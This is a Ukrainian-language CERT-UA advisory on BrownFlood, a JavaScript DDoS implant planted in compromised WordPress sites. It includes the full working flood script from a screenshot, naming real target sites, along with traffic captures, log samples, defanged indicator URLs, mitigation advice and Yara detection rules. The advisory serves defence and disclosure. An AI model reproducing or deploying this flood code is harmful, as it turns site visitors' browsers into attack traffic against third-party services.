cert.gov.ua /article/39923

Дослідження DDoS-атак, що здійснюються в результаті ураження веб-сайтів за допомогою шкідливого JavaScript-коду BrownFlood (CERT-UA#4553)

Загальна інформація:

Урядовою командою реагування на комп’ютерні надзвичайні події України CERT-UA у тісній взаємодії з фахівцями Національного банку України (CSIRT-NBU) вжито заходів з дослідження DDoS-атак, для реалізації яких зловмисники розміщують шкідливий JavaScript-код (BrownFlood) у структурі веб-сторінок та файлах скомпрометованих веб-сайтів (переважно, під управлінням WordPress), в результаті чого обчислювальні ресурси комп'ютерів відвідувачів таких веб-сайтів використовуються для генерації аномальної кількості запитів до об'єктів атаки, URL-адреси яких статично визначено в шкідливому JavaScript-коді.

Згаданий шкідливий JavaScript-код може бути розміщено в структурі штатних файлів веб-сайту (HTML, JavaScript тощо), в тому числі, в base64-кодованому вигляді. На рис.1-3 наведено відповідні приклади.



Рис.1


https://karunadana.org/en/
HOME
view-source:https://karunadana.org/en/
Esta web usa cookies
Este sitio web utiliza cookies para analizar su navegación y que usted tenga la mejor experiencia de usuario. Si continúa navegando está dando su consentimiento para la aceptación de las mencionadas cookies y la aceptación de nuestra política de cookies, pinche el enlace para mayor información.
Waiting for fonts.gstatic.com…
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Filter URLs
Status
Method
Domain
File
Initiator
Type
Transferred
GET www.secjuice.com 562.9925925942425.jpg javascript;base64,dmFyIHRhcmdldHM9W… NS_BINDING_ABORTED
GET gngforum.ge 848.3248024358707.jpg javascript;base64,dmFyIHRhcmdldHM9W… NS_BINDING_ABORTED
GET callrussia.org 189.88166909460767.jpg javascript;base64,dmFyIHRhcmdldHM9W… NS_BINDING_ABORTED
GET 31.43.50.39:80 627.7955556352505.jpg javascript;base64,dmFyIHRhcmdldHM9W… NS_BINDING_ABORTED
GET [redacted].gov.ua / javascript;base64,dmFyIHRhcmdldHM9W… NS_BINDING_ABORTED
GET www.liqpay.ua 551.9197579831024.jpg
GET www.secjuice.com 2.7068046379709054.jpg
GET gngforum.ge 948.4356370041514.jpg
GET callrussia.org 639.5206096022433.jpg
GET 31.43.50.39:80 451.67845600843 84.jpg
GET [redacted].gov.ua 17.344059892882 79.jpg
GET www.liqpay.ua /
GET www.secjuice.com /
var targets=['https://[redacted].gov.ua/','https://www.liqpay.ua/','https://www.secjuice.com/',
'https://gngforum.ge/','https://callrussia.org/','https://31.43.50.39:80/']
var CONCURRENCY_LIMIT=1000
var queue=[]
async function fetchWithTimeout(resource,options){const controller=new AbortController();const id=setTimeout
((()=>controller.abort(),options.timeout);return fetch(resource,{method:'GET',mode:'no-cors',signal:
controller.signal}).then((response)=>{clearTimeout(id);return response}).catch((error)=>{clearTimeout(id);
throw error})}
async function flood(target){for(var i=0;;++i){if(queue.length>CONCURRENCY_LIMIT){await queue.shift()}
rand=i%3===0?'':('?'+Math.random()*1000+'.jpg')
queue.push(fetchWithTimeout(target+rand,{timeout:1000}).catch((error)=>{if(error.code===20){return}}).then((
response)=>{}))}}
targets.map(flood)

Рис.2


https://economiquity.org
EU, India and China 'New Trilateral' at WTO
A New Co-Operative Order for a New Era
Trump and Xi's Pact Papers over G20 Cracks
China's Success Based on Globalisation
Brexit Deal to Hit US Trade
The US Trade Deficit is Growing
RCEP Delayed to Reach Broader Conclusion
An Economist who never Pulled his Punches
Global Carbon Hit Another Record High
Disagreement on Curbing Fishery Subsidies
view-source:https://economiquity.org/
Read economiquity.org
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Filter URLs
Status
Method
Domain
File
Initiator
GET war.ukraine.ua jquery.min.js?ver=3.6.0?752.6690286719546 /:107 (fetch)
GET war.ukraine.ua map.png?186.9854670852162 /:107 (fetch)
GET mirco.com.ua ABOUT.jpg?869.6227510439603 /:107 (fetch)
GET callrussia.org logo.svg?915.6547551724743 /:107 (fetch)
GET playforukraine.org play_attack.js?647.6075572392956 /:107 (fetch)
GET playforukraine.org play_attack.js /:107 (fetch)
GET playforukraine.org play_attack.js?310.8285426788476 /:107 (fetch)
GET fightforua.org 206.bundle.js?595.4885695031627 /:107 (fetch)
GET fightforua.org main.bundle.js?95.23202078424542 /:107 (fetch)
GET playforukraine.org en.png?696.7823045780145 /:107 (fetch)
GET raidforums2.com /?193.88634792248249 /:107 (fetch)
GET raidforums1.com / /:107 (fetch)
GET gngforum.ge / /:107 (fetch)
GET www.secjuice.com / /:107 (fetch)
GET ghostsecuritygroup.com / /:107 (fetch)
GET edmo.eu / /:107 (fetch)
GET ntnu.no / /:107 (fetch)
GET stop-russian-desinformation.near.page /?653.0300100783127 /:107 (fetch)
GET gfsis.org.ge English-3128.pdf?16.78390789587736 /:107 (fetch)
GET megmar.pl layout.css?ver=4.8.6.27632.1841342365856 /:107 (fetch)
GET gfsis.org.ge /?734.3935348958026 /:107 (fetch)
GET callrussia.org /?237.75516630627402 /:107 (fetch)

Рис.3

Для виявлення аналогічної до згаданої аномальної активності в журнальних файлах веб-серверу слід звернути увагу на події з кодом відповіді 404 та, за умови їх нештатної кількості, скорелювати їх зі значеннями HTTP-заголовку "Referer", що буде містити адресу веб-ресурсу, який ініціював відповідний запит (Рис.4). Виходячи з дослідженої версії BrownFlood, URI формується функцією Math.random() та матиме вигляд, подібний до того, що відображено на рис.2. Такий шаблон також можна використовувати для пошуку із застосуванням регулярних виразів, проте, згадана особливість може бути змінена зловмисниками в будь-який момент.

```
[27/Apr/2022:15:51:59 +0300] "GET //682.6837107736142.jpg HTTP/2.0" 301 346
"https://xcasinobonuses.net/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36"

[27/Apr/2022:15:51:59 +0300] "GET /ua/682.6837107736142.jpg HTTP/2.0" 404 9040
"https://xcasinobonuses.net/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36"
```

Рис.4

Невичерпний перелік скомпрометованих веб-сайтів, в структурі яких міститься код BrownFlood, наведено в розділі "Індикатори компрометації". Правила Yara для виявлення згаданої шкідливої програми наведено в розділі "Засоби виявлення загрози".

CERT-UA вжито заходів з інформування про загрозу власників веб-сайтів, а також відповідних реєстраторів доменних імен та хостинг-провайдерів.

Активність відстежується за ідентифікатором UAC-0101.

Індикатори компрометації:

Мережеві:

```
hxxp://cmtheodor[.]be
hxxp://staystrongjewels[.]com
hxxp://kesp[.]cl
hxxp://moskeet[.]com
hxxp://timeandbright[.]com
hxxp://winchconstruction[.]com
hxxp://nejsemlama[.]cz
hxxp://mitraseo[.]hol[.]es
hxxp://blog[.]gocon[.]in
hxxp://anniversarygiftsforcouples[.]com
```

```
hxxp://granitecsinks[.]ca
hxxp://easternexecutiveclub[.]com
hxxp://economiquity[.]org
hxxp://enlamentedeunasesor[.]com
hxxp://fan-guy[.]com
hxxp://garagemusicschool[.]it
hxxp://iforma[.]es
hxxp://inter-webservices[.]com
hxxp://karunadana[.]org
hxxp://pius-studio[.]at
hxxp://ludepa[.]ec
hxxp://e-wwg[.]com
hxxp://brunoboys[.]net
hxxp://lesrochersblancs[.]com
hxxp://lonelyatthetop[.]com
hxxp://sea-dobbiaco.bz[.]it
hxxp://gopoppers[.]com
hxxp://aspe[.]ro
hxxp://podologaneri[.]it
hxxp://cuts-international[.]org
hxxp://texlidia[.]com
hxxp://programasparapc[.]net
hxxp://hamnavard.sharif[.]ir/wp-content/plugins/visitors-traffic-real-time-
statistics/js/front.js?ver=5.6.8
hxxps://xcasinobonuses[.]net/wp-
content/themes/xcasinobonuses/js/bootstrap.min.js
hxxps://olei[.]ro/wp-content/plugins/translatepress-
multilingual/assets/js/trp-frontend-compatibility.js
hxxps://floorfix.com[.]au/wp-
content/themes/evolve/library/media/js/parallax/parallax.js?ver=5.1.13
```

Рекомендації:

1. Вжити заходів з виявлення та видалення шкідливого JavaScript-коду.

2. Забезпечити оновлення та підтримку в актуальному стані систем управління контентом (CMS) веб-сайтів.

3. Обмежити доступ до сторінок управління веб-сайтами.

Засоби виявлення загрози:

Yara:

```
rule MAL_BrownFlood_1
{
 meta:
  description = "To detect BrownFlood JavaScript DDoS implant"
  author = "CERT-UA"
  created = "2022-04-27"
  version = 2

 strings:
  $s1 = "://"
  $s2 = " fetch("

  $f1 = "AbortController()"
  $f2 = "Math.random()"
  $f3 = "await "
  $f4 = ".shift("
  $f5 = ".push("

  $m1 = "GET"
  $m2 = "no-cors"

  $a1 = "fetchWithTimeout"
  $a2 = "CONCURRENCY_LIMIT"
  $a3 = "flood"

 condition:
  (
   all of ($s*) and
   for all of ($f*): (# == 1) and
   all of ($m*)
  ) or
  (
   all of ($s*) and
   2 of ($a*)
  )
}

rule MAL_BrownFlood_2
{
 meta:
  description = "To detect BrownFlood JavaScript DDoS implant (base64
encoded)"
  author = "CERT-UA"
  created = "2022-04-27"
  version = 2
```

```
 strings:
  $s1 = "http://" base64
  $s2 = "https://" base64

  $i = " fetch(" base64

  $f1 = "AbortController()" base64
  $f2 = "Math.random()" base64
  $f3 = "await " base64
  $f4 = ".shift(" base64
  $f5 = ".push(" base64

  $m1 = "GET" base64
  $m2 = "no-cors" base64

  $a1 = "fetchWithTimeout" base64
  $a2 = "CONCURRENCY_LIMIT" base64
  $a3 = "flood" base64

 condition:
  (
   any of ($s*) and
   $i and
   for all of ($f*): (# < 6) and
   all of ($m*)
  )
  or
  (
   any of ($s*) and
   $i and
   2 of ($a*)
  )
}
```